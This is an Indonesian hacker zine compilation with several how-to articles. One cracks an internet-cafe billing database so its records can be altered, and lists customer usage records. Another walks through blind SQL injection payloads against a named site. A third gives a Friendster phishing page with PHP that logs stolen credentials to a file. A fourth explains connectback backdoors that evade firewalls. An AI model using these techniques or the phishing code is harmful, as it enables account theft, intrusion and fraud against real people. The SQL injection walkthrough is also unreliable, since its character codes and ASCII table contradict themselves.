
Membobol Database Biling Explorer

Penulis : blank_xys@yahoo.co.id



Di sini saya menggunakan Billing Explorer versi 4.43 R-17 DeskPro 6.0s 2006 R.07 Security #5 Edition dan Passware Kit 7.7 untuk meng-crack passwordnya.

Seperti yang diketahui, seluruh program pasti mempunyai bug. Begitu juga dengan billing explorer versi ini juga mempunyai bug. Database yang digunakan ternyata tidak di enkripsi (Mungkin programmernya lupa kali :D). Mereka hanya menggunakan MS Access sebagai database billing tersebut. Hanya saja dipassword dan diubah extensinya menjadi 008. Hal ini dapat dilihat pada saat Billing Explorer dirun. Pada folder billing (defaultnya terletak di C:\Program Files) akan terdapat file yang berextensi *.ldb (Microsoft Office Access Record Locking Information).



Ok !!! Kita mulai aja menghack billing :D. Pertama-tama cari file yang bernama bill01.008. Ubah file tersebut menjadi bill01.mdb. Buka file tersebut. Oppss... Ternyata meminta password. Gimana nih??? Tenang !!! Kita gunakan aja Passware Kit dari Lost Password yang dapat diperoleh dari <http://www.lostpassword.com/>. Eng..ieeennggg... Passwordnya = zzz*X%yZz@ZxzZzzqh... Ternyata hanya dalam hitungan detik passwordnya udah berhasil kita crack. Sekarang terserah Anda mau diapain tu database. Mau ditambah boleh. Mau dihapus juga bisa. :D

Jika udah selesai memodifikasi database tersebut, Simpan kemudian kembalikan ke extensi semula (Extensi 008). Database siap digunakan kembali.



Tak ada gading yang tak retak. Saya juga manusia, pasti ada kesalahan. Saya harapkan kritik dan sarannya ke blank_xys@yahoo.co.id.

tanggal	Nomor	User	status	mulai	durasi	biaya	operator	Jenis	Diskon	a1
22-09-2008	W/S 8	YAYA	PRINTED	13:45:31	01:44:10	7000		Personal		
22-09-2008	W/S 7	hrd	PRINTED	15:12:33	00:29:02	2000		Personal		
22-09-2008	W/S 6	IRA	PRINTED	15:48:32	00:29:00	2000		Personal		
22-09-2008	W/S 2	anif	PRINTED	13:38:28	02:45:09	12000		Personal		
22-09-2008	W/S 9	she	PRINTED	15:37:45	00:53:48	4000		Personal		
22-09-2008	W/S 7	de2k	PRINTED	16:18:07	00:38:00	3000		Personal		
22-09-2008	W/S 6	betha	PRINTED	16:18:42	00:37:39	3000		Personal		
22-09-2008	W/S 1	david	PRINTED	16:40:16	00:16:12	2000		Personal		
22-09-2008	W/S 3	ola	PRINTED	16:03:16	00:54:23	4000		Personal		
22-09-2008	W/S 5	solahuddin	PRINTED	15:39:21	01:19:37	6000		Personal		
23-09-2008	W/S 6	myra	PRINTED	10:17:15	00:29:17	2000		Personal		
23-09-2008	W/S 7	reddy	PRINTED	10:52:23	00:21:56	2000		Personal		
23-09-2008	W/S 9	Dhan	PRINTED	10:17:53	01:01:16	5000		Personal		
23-09-2008	W/S 4	sarie	PRINTED	10:46:43	00:38:22	3000		Personal		
23-09-2008	W/S 8	hafni	PRINTED	11:13:55	00:16:34	2000		Personal		
23-09-2008	W/S 2	esa	PRINTED	10:42:19	01:20:52	6000		Personal		
23-09-2008	W/S 3	gfv	PRINTED	10:42:18	01:21:30	6000		Personal		
23-09-2008	W/S 6	rey	PRINTED	11:08:19	01:01:31	5000		Personal		
23-09-2008	W/S 1	byby	PRINTED	10:17:28	01:55:24	8000		Personal		
23-09-2008	W/S 8	adil	PRINTED	11:43:12	00:55:06	4000		Personal		
23-09-2008	W/S 7	keke	PRINTED	11:15:21	01:28:46	6000		Personal		
23-09-2008	W/S 2	desi	PRINTED	12:05:27	00:41:23	3000		Personal		
23-09-2008	W/S 4	najla	PRINTED	11:31:38	01:17:31	6000		Personal		
23-09-2008	W/S 5	ketrin	PRINTED	11:53:31	01:07:36	5000		Personal		
23-09-2008	W/S 3	echa	PRINTED	12:05:46	01:00:26	5000		Personal		
23-09-2008	W/S 9	tesa	PRINTED	11:52:39	01:21:54	6000		Personal		
23-09-2008	W/S 8	aji	PRINTED	12:39:28	01:08:10	5000		Personal		
23-09-2008	W/S 6	ecki	PRINTED	12:48:13	00:59:29	4000		Personal		
23-09-2008	W/S 1	lukman	PRINTED	13:24:52	00:37:37	3000		Personal		
23-09-2008	W/S 3	Ryan	PRINTED	13:23:45	01:09:30	5000		Personal		
23-09-2008	W/S 8	ty	PRINTED	13:35:27	00:59:21	4000		Personal		
23-09-2008	W/S 6	melia	PRINTED	13:59:22	00:49:43	4000		Personal		
23-09-2008	W/S 5	adit	PRINTED	14:05:07	00:50:31	4000		Personal		

- Thx to :
- [-] Allah SWT 'n Muhammad SAW
 - [-] My Parents
 - [-] My Lovely, Siska. I love U Forever
 - [-] My Friends in TK IIB Politeknik Negeri Padang 'n YF_Padang. U'r the best friends.
 - [-] My Machine, #CPU : Intel Core 2 Duo E4500 2.2GHz #MB : Intel D945GCNL #RAM : DDR2 1GB
 - [-] 'n all member Yogyakarta in the world

-----,end,-----

Blind SQL Injection

Penulis : Abah , email.abah@yahoo.com



Ane akan mencoba menjelaskan semudah mungkin tentang **Blind SQL Injection** yang ane anggap rumit

banget... Bukannya sok ngajarin atau apalah, disini ane hanya berusaha memberikan apa yang ane punya dan bisa...

Oke, bermula dari kangennya ane pada yayank ampe akhirnya saking kangennya tangan ini bergerak untuk mencari dan mencari (HeHeHe...maksa banget alasannya...). Akhirnya tanpa sengaja ane nyangkut ke situs luar...Anggep aja situs tersebut bernama

`http://www.YogyaFreeMakassar.com/news.php?id=90232`

Nah pada target ane kali ini, ane menggunakan **sql commands mid()** yang hampir sama fungsinya dengan **substring()**...

Langsung aja ane ketik

`http://www.YogyaFreeMakassar.com/news.php?id=90232 and 1=0`
dan ternyata hasilnya adalah **FALSE**

`http://www.YogyaFreeMakassar.com/news.php?id=90232 and 1=1`
bernilai **TRUE**

Nah setelah ane yakin kalo web tersebut vulnerable maka ane **injeksi** a.k.a **suntik** (hehehe...)

`http://www.YogyaFreeMakassar.com/news.php?id=90232 and mid(user(),1,1)=CHAR(65)`

Nah penjelasannya supaya semua pada ngerti (hehehehe...orang ane juga baru belajar, sok ngasih tau mode ON BANGET...) ane akan coba menjelaskan arti dan makna dari baris URL dan statement diatas...

mid(user())1,1 artinya dalam kasus ini ane tidak mengetahui value atau nilai dari user itu apa, maka dalam "**()**" ane sengaja kosongkan.

1,1 adalah urutan dari value tersebut.

CHAR adalah perubah dalam desimal

65 adalah value decimal tersebut dan **65** adalah **"A"** dalam **ASCII** jadi... ane akan mengawalinya dengan **65**

Nah kalo dah begini apa yang akan terjadi...??? Dalam tampilan web tersebut akan terjadi true atau false...Nah dalam kasus ini false, berarti ane harus memasukkan nilai yang lain agar menjadi true...

TRUE
`http://www.YogyaFreeMakassar.com/news.php?id=90232 and mid(user(),1,1)=CHAR(65)`

TRUE
`http://www.YogyaFreeMakassar.com/news.php?id=90232 and mid(user(),1,1)=CHAR(66)`

Ternyata pada kasus ini web yang di isengi ini memiliki true (enaknya kalau webnya kek gini...HeHeHe...) dan nilai tersebut adalah 65 dan 66 (A dan B dalam ASCII)

Cari nilai kedua dan caranya adalah...

`http://www.YogyaFreeMakassar.com/news.php?id=90232 and mid(user(),1,2)=CHAR(66,65)`

Nah 1,1 nya dah diganti dengan 1,2...Jadi kalo dah dapet diganti aja jadi 1,3...1,4 dan seterusnya...

Nah akhirnya ane mendapat nilai true pada angka ke 66 (A dalam ASCII)

Lanjutin aja sampe dapet nilai atau value user itu habis tersisa (Jaaat banget main habis tersisa...!!!) dan sampai akhirnya menjadi

`http://www.YogyaFreeMakassar.com/news.php?id=90232 and mid(user(),1,4)=CHAR(65,66,66,72)`

kita urut hasil kita (serasa seperti sekolah main angka²an...HeHeHe)

65 = A
66 = B
66 = A
72 = H

Ternyata username-nya adalah **ABAH** (HeHeHe... Kebetulan yang sangat dipaksakan)

Nah untuk cari passwordnya ane tinggal mengganti value `user()` menjadi `database()` dan lakukan semua tahap diatas dari pertama sampe dapet value true...

Contoh:

`http://www.YogyaFreeMakassar.com/news.php?id=90232` and `mid(database(),1,13)=CHAR(83,65,89,65,78,71,72,69,76,76,72,65,71)`

Jadi password yang didapat adalah...

83 = S
65 = A
89 = Y
65 = A
78 = N
71 = G
72 = H
69 = E
76 = L
76 = L
72 = H
65 = A
71 = G

Jadi username dan passwordnya adalah **ABAH** dan **SAYANGHELLHAG**...HaHaHa...enak ya kalau gini WaKaKa...

Ternyata Blind SQL Injection gak nyebel-nyebelin amat (Tapi ngebetein...). Nah katanya neh...cara ini cukup efektif untuk web yang telah menfilter **SQL Injection**...Bener gak tuh? Gak tau dah... Ilmu ane belom nyampe situ...

Char Code Description

- 9 Tab
- 10 Line feed
- 13 Carriage return
- ' ' 32 Space
- ! 33 Exclamation mark
- " 34 Quotation mark
- # 35 Number sign
- \$ 36 Dollar sign
- % 37 Percent sign
- & 38 Ampersand
- ' 39 Apostrophe
- (40 Left parenthesis
-) 41 Right parenthesis
- * 42 Asterisk
- + 43 Plus sign
- , 44 Comma
- 45 Hyphen-minus
- . 46 Full stop
- / 47 Solidus
- 0 48 Digit zero

1 49 Digit one
2 50 Digit two
3 51 Digit three
4 52 Digit four
5 53 Digit five
6 54 Digit six
7 55 Digit seven
8 56 Digit eight
9 57 Digit nine
: 58 Colon
; 59 Semicolon
< 60 Less-than sign
= 61 Equals sign
> 62 Greater-than sign
? 63 Question mark
@ 64 Commercial at
A 65 Latin capital letter A
B 66 Latin capital letter B
C 67 Latin capital letter C
D 68 Latin capital letter D
E 69 Latin capital letter E
F 70 Latin capital letter F
G 71 Latin capital letter G
H 72 Latin capital letter H
I 73 Latin capital letter I
J 74 Latin capital letter J
K 75 Latin capital letter K
L 76 Latin capital letter L
M 77 Latin capital letter M
N 78 Latin capital letter N
O 79 Latin capital letter O
P 80 Latin capital letter P
Q 81 Latin capital letter Q
R 82 Latin capital letter R
S 83 Latin capital letter S
T 84 Latin capital letter T
U 85 Latin capital letter U
V 86 Latin capital letter V
W 87 Latin capital letter W
X 88 Latin capital letter X
Y 89 Latin capital letter Y
Z 90 Latin capital letter Z
[91 Left square bracket
] 92 Reverse solidus
^ 93 Right square bracket
_ 94 Circumflex accent
` 95 Low line
~ 96 Grave accent
a 97 Latin small letter a
b 98 Latin small letter b
c 99 Latin small letter c
d 100 Latin small letter d
e 101 Latin small letter e
f 102 Latin small letter f
g 103 Latin small letter g
h 104 Latin small letter h
i 105 Latin small letter i
j 106 Latin small letter j
k 107 Latin small letter k
l 108 Latin small letter l
m 109 Latin small letter m
n 110 Latin small letter n
o 111 Latin small letter o
p 112 Latin small letter p
q 113 Latin small letter q
r 114 Latin small letter r
s 115 Latin small letter s
t 116 Latin small letter t
u 117 Latin small letter u
v 118 Latin small letter v
w 119 Latin small letter w
x 120 Latin small letter x
y 121 Latin small letter y
z 122 Latin small letter z
{ 123 left curly bracket
| 124 Vertical line
} 125 Right curly bracket
~ 126 Tilde
□ 127 (not used)

? 128 Euro sign Currency Symbols
 ? 129 (not used)
 ? 130 Single low-9 quotation mark General Punctuation
 ? 131 Latin small letter f with hook Latin Extended-B
 ? 132 Double low-9 quotation mark General Punctuation
 ? 133 Horizontal ellipsis General Punctuation
 ? 134 Dagger General Punctuation
 ? 135 Double dagger General Punctuation
 ? 136 Modifier letter circumflex accent Spacing Modifier Letters
 ? 137 Per mille sign General Punctuation
 ? 138 Latin capital letter S with caron Latin Extended-A
 ? 139 Single left-pointing angle quotation mark General Punctuation
 ? 140 Latin capital ligature OE Latin Extended-A
 ? 141 (not used)
 ? 142 Latin capital letter Z with caron Latin Extended-A
 ? 143 (not used)
 ? 144 (not used)
 ? 145 Left single quotation mark General Punctuation
 ? 146 Right single quotation mark General Punctuation
 ? 147 Left double quotation mark General Punctuation
 ? 148 Right double quotation mark General Punctuation
 ? 149 Bullet General Punctuation
 ? 150 En dash General Punctuation
 ? 151 Em dash General Punctuation
 ? 152 Small tilde Spacing Modifier Letters
 ? 153 Trade mark sign Letterlike Symbols
 ? 154 Latin small letter s with caron Latin Extended-A
 ? 155 Single right-pointing angle quotation mark General Punctuation
 ? 156 Latin small ligature oe Latin Extended-A
 ? 157 (not used)
 ? 158 Latin small letter z with caron Latin Extended-A
 ? 159 Latin capital letter Y with diaeresis Latin Extended-A
 160 No-break space
 ? 161 Inverted exclamation mark
 ? 162 Cent sign
 ? 163 Pound sign
 ? 164 Currency sign
 ? 165 Yen sign
 ? 166 Broken bar
 ? 167 Section sign
 ? 168 Diaeresis
 ? 169 Copyright sign
 ? 170 Feminine ordinal indicator
 ? 171 Left-pointing double angle quotation mark
 ? 172 Not sign
 ? 173 Soft hyphen
 ? 174 Registered sign
 ? 175 Macron
 ? 176 Degree sign
 ? 177 Plus-minus sign
 ? 178 Superscript two
 ? 179 Superscript three
 ? 180 Acute accent
 ? 181 Micro sign
 ? 182 Pilcrow sign
 ? 183 Middle dot
 ? 184 Cedilla
 ? 185 Superscript one
 ? 186 Masculine ordinal indicator
 ? 187 Right-pointing double angle quotation mark
 ? 188 Vulgar fraction one quarter
 ? 189 Vulgar fraction one half
 ? 190 Vulgar fraction three quarters
 ? 191 Inverted question mark
 ? 192 Latin capital letter A with grave
 ? 193 Latin capital letter A with acute
 ? 194 Latin capital letter A with circumflex
 ? 195 Latin capital letter A with tilde
 ? 196 Latin capital letter A with diaeresis
 ? 197 Latin capital letter A with ring above
 ? 198 Latin capital letter AE
 ? 199 Latin capital letter C with cedilla
 ? 200 Latin capital letter E with grave
 ? 201 Latin capital letter E with acute
 ? 202 Latin capital letter E with circumflex
 ? 203 Latin capital letter E with diaeresis
 ? 204 Latin capital letter I with grave
 ? 205 Latin capital letter I with acute
 ? 206 Latin capital letter I with circumflex

- ? 207 Latin capital letter I with diaeresis
- ? 208 Latin capital letter Eth
- ? 209 Latin capital letter N with tilde
- ? 210 Latin capital letter O with grave
- ? 211 Latin capital letter O with acute
- ? 212 Latin capital letter O with circumflex
- ? 213 Latin capital letter O with tilde
- ? 214 Latin capital letter O with diaeresis
- ? 215 Multiplication sign
- ? 216 Latin capital letter O with stroke
- ? 217 Latin capital letter U with grave
- ? 218 Latin capital letter U with acute
- ? 219 Latin capital letter U with circumflex
- ? 220 Latin capital letter U with diaeresis
- ? 221 Latin capital letter Y with acute
- ? 222 Latin capital letter Thorn
- ? 223 Latin small letter sharp s
- ? 224 Latin small letter a with grave
- ? 225 Latin small letter a with acute
- ? 226 Latin small letter a with circumflex
- ? 227 Latin small letter a with tilde
- ? 228 Latin small letter a with diaeresis
- ? 229 Latin small letter a with ring above
- ? 230 Latin small letter ae
- ? 231 Latin small letter c with cedilla
- ? 232 Latin small letter e with grave
- ? 233 Latin small letter e with acute
- ? 234 Latin small letter e with circumflex
- ? 235 Latin small letter e with diaeresis
- ? 236 Latin small letter i with grave
- ? 237 Latin small letter i with acute
- ? 238 Latin small letter i with circumflex
- ? 239 Latin small letter i with diaeresis
- ? 240 Latin small letter eth
- ? 241 Latin small letter n with tilde
- ? 242 Latin small letter o with grave
- ? 243 Latin small letter o with acute
- ? 244 Latin small letter o with circumflex
- ? 245 Latin small letter o with tilde
- ? 246 Latin small letter o with diaeresis
- ? 247 Division sign
- ? 248 Latin small letter o with stroke
- ? 249 Latin small letter u with grave
- ? 250 Latin small letter u with acute
- ? 251 Latin small letter with circumflex
- ? 252 Latin small letter u with diaeresis
- ? 253 Latin small letter y with acute
- ? 254 Latin small letter thorn
- ? 255 Latin small letter y with diaeresis

-----,end,-----

Wassalam


Abah Love U Honey HellHag

My Inspiration

Father and Mother
Is My LOVELY HellHag (jane.mitha@gmail.com)
All Crews YogyaFree and YogyaFree Regional Makassar

Dasar-Dasar Phising

Penulis : Abah , email.abah@yahoo.com




Tutorial ini buat kita dan juga ane yang pengen belajar dasar-dasar mengenai **Tehnik Phising**...sharing yuk...

Media buat Phisingnya adalah [Friendster](#)...(Ini untuk mencegah supaya jangan ada lagi yang nanya cara ngehack FS (friendster)...HaHaHa...)

Yang harus kita lakukan adalah membuka situs [Friendster](#) dan view page source... [Friendster](#) tersebut.

Screennshotnya



Copy semua source friendster tersebut ke notepad (ane lebih suka notepad dari pada wordpad.... Dan simpan dalam bentuk friendster.html.

Terus buat login.php pada source code yang coba ane buat dari source code dari [Friendster](#) yang di copy di notepad tadi

```
header('Location: http://www.friendster.com/login.php ');
$handle = fopen("pass.txt", "a");
foreach($_POST as $variable => $value) {
    fwrite($handle, $variable);
    fwrite($handle, "=");
    fwrite($handle, $value);
}
```



```
fwrite($handle, " ");  
}  
fwrite($handle, " ");  
fclose($handle);  
exit;  
?>
```

buat di notepad atau wordpad atau sejenisnya dan simpan dalam bentuk nama login.php.

Setelah itu buat save notepad or wordpad dan sejenisnya dalam keadaan kosong dalam bentuk nama pass.txt ➡ disini pusat dari phising itu berjalan HeHeHe...

Nahhh... mari kita simpan senjata tempur kita di hosting sesuai kebutuhan. Ane simpan phising itu di hosting kesukaan ane [geocities](#) ok kita mulai ngetes semua senjata kita

NB :

1. Fake login ini atau phising ini setelah ane buat artikelna masih ampuh.
2. Jangan sekali² buat save ke hostingan dengan bau mencurigakan oleh hostingan hacker dan sebangsanya (Use U R BRAIN...cieee...bule booo HeHeHe...)

Wassalam

-----,end, -----

MEMBUKA SEMUA FITUR WINDOWS

Penulis : : ^XmoenseN^



Assalamualaikum wr.wb

Artikel ini i inspirasikan oleh bidadari hatiku, yang saat itu mengalami masalah yaitu : " Regedit, cmd,taskmgr,folder options, yang terblokir oleh virus" kalau ngak salah virusnya vbscript gitulah, jadi dia merasa pusing melihat semua ini, dan semua itu gamapang di lakukan hanya dengan beberapa kali klik selesai semua masalah.

Dalam artikel ini saya hanya memakai beberapa program yang dibuat oleh program indonesia seperti : mas ahlul, mas elvi, balihack, dll yang tidak bisa di sebutkan namanya.


Contoh program tersebut adalah :



Unlocker.exe yang di buat oleh mas ahlul



Warnet Hacking yang di buat oleh mas efvy



BaliHack mini Tool yang dibuat oleh mas SPC

Untuk semua program ini bisa anda dapatkan dari situs mereka, atau situs komunitas Hacker seperti <http://www.yogyafree.net> atau melalui blog saya <http://XmoenseN.blogspot.com> atau ke mbah google aja.

pada program unloker mas ahlul, yang bisa di buka hanyalah taskmgr,regedit,folder option saja, dan program warnetHacking cukup banyak yang bisa di buka, anda hanya cuma memberikan tanda cetang saja yang ingin di lakukan perubahan. Semoga artikel ini bermanfaat, semoga semuanya sukses selalu.

Thank's to

- Allah SWT, yang telah memberikan hidayahnya
- Nabi Muhammad SAW, yang membawa kita seperti ini.
- <http://www.yogyafree.net> , thanks all
- mas ^family-code^, ^rumpuk_kering^, poni, 0x99, natha,all crew yogyafree
- Yuni Roza, thanks atas perhatiannya
- bl@nk_xys, h&24in,4r13l,aw4nk,choky_am19,vicious_chaos,iam_golden7,semua crew Yogyafree regional Padang, semoga semua kita inginkan terwujud bersama
- Bl@nk_Xys, kapan makan mie rebus lagi nih :D
- h&24in, selamat ya telah terpilih menjadi ketua yogyafree regional padang, semoga dapat membawa kita lebih maju :D
- aw4nk, selamat telah menamatkan S1, kapan traktirannya nih :D
- komputer saya yang telah menemani, saya setiap hari. semoga sehat selalu.
- <http://www.palanta.org>, salam semuanya, kalau ngumpul jangan tempat elit dong, maklum masih mahasiswa :D
- <http://www.Xnuxer.co.id>, semoga sukses selalu mas
- <http://www.jasakom.com> semoga jaya selalu
- <http://www.upiypk.org> semnoga sehat selalu.
- dll yang tidak bisa saya sebutkan 1 persatu, da tak lupa teman² SK-1 06 Upi"YPTK" good luck selalu. thanks



author : ^XmoenseN^
 Email : XmoenseN[at]gmail.com
 level bacaan : Pemula
 Date : 28 Oktober 2008
 time : 8:46
<http://XmoenseN.blogspot.com>

BACKDOORING TARGET DENGAN CONNECTBACK

Penulis : vires (vires18@yahoo.com)



ini adalah tulisan pertamaku di xcode,jadi maafkan jika ada salah-salah kata atau kata yang tidak berkenan di hati kawan-kawan dan kakak-kakak.

Backdoor??? apa ntu?? apa semacam makanan?? hahax,kidding. backdoor klo di terjemahin ke indo jadi pintu belakang biasanya backdoor di pasang agar si attacker ga perlu menyerang ulang target dengan bug yg di milikinya. Setelah backdoor terpasang,jaminan akses masuk ke system target lebih mudah.sebenarnya kalo di liat dari fungsi backdoor ini bermacam-macam.bahkan phpshell yg sering kita pakai pun sebenarnya adalah sebuah backdoor via web apps ;) di sini aku ga akan bahas masalah memasang backdoor web apps aku akan bahas tentang application based backdoor.

kalo di lihat dari cara kerjanya, ada dua macam backdoor.yaitu trojan dan connectback.

TROJAN

aku rasa temen-temen dah tau apa itu trojan. Contohnya buatan om poni tuh, Xremote. hehehehe, juga ada contoh bagus buatan anvie,yaitu anshell. Biasanya trojan terdiri dari dua bagian,yaitu client dan server,dimana bagian server akan kita tanam pada komputer target. Bagian server ini akan membuka pintu(port) agar bisa kita hubungi atau connect melalui komputer kita,dan BOOM!!!target ada di genggam tangan kita. Sebagai tambahan, untuk trojannya anvie kamu bisa konek ke target pake telnet ;). Silahkan cari di om google,banyak kok.;

Salah satu kelemahan trojan adalah dia akan membuka port,dimana port ini bisa di akses oleh hacker untuk mengendalikan komputer target. Dimana jika komputer target di pasangi firewall atau program lain yang memantau akses jaringan,maka si hacker kudu mikir gimana caranya matiin tuh firewall. Si firewall ini akan berteriak jika ada program yang berusaha membuka port yang mencurigakan.hehehehehe,bisa ke tauan deh kita :P

nah untuk solusi ini kita akan membahas program backdoor lain yang bisa menutupi kelemahan trojan yaitu CONNECTBACK!!!

CONNECTBACK

seperti aku katakan sebelumnya,kalo program trojan yang telah di pasang di komputer target akan berusaha membuka port yang jika port ini di hubungi oleh komputer hacker, maka si hacker bisa mengendalikan komputer target.berbeda dengan trojan, connectback tidak membuka port sepenuhnya(half open) karna bukan komputer hacker yang menghubungi komputer target, tetapi justru komputer korbanlah yang akan menghubungi komputer hacker :)),menyerahkan diri nih???hehehehehehehehehehe.lanjut!!!!

jadi logikanya gini,pertama-tama si hacker membuka port pada komputernya agar bisa di hubungi oleh program yang di pasang pada komputer target(connectbak).program yang di pasang pada komputer target adalah bagian client dari backdoor connectback.sebelum connectback di pasang, kita perlu mengeset atau memberitahukan pada si program alamat ip dari komputer hacker yang akan di hubungi oleh bagian client yang telah dipasang pada komputer korban. Setelah komputer hacker menunggu koneksi dari komputer korban,dan CONNECT!!!! kini komputer korban ada di genggam si hacker :D.waduh,dek vires, kok kayaknya gampang banget gitu yah?? tapi prakteknya mana nih??hehehehehehe,santai kk2...setelah ini akan kita praktekan semua itu hehehehhehehe.nah, karna pada program yang di pasang di komputer korban tidak membuka port maka firewall pun tidak mendeteksinya(tested pada firewall nya windows), sehingga korban tidak akan curiga :D

Oiya,connectback sendiri sudah ada banyak di internet,salah satu yang terkenal adalah connectback buatanya IST (indonesian security team). Connectback ini di buat dengan bahasa pemrograman perl sehingga banyak dipakai untuk backdooring NIX like :D

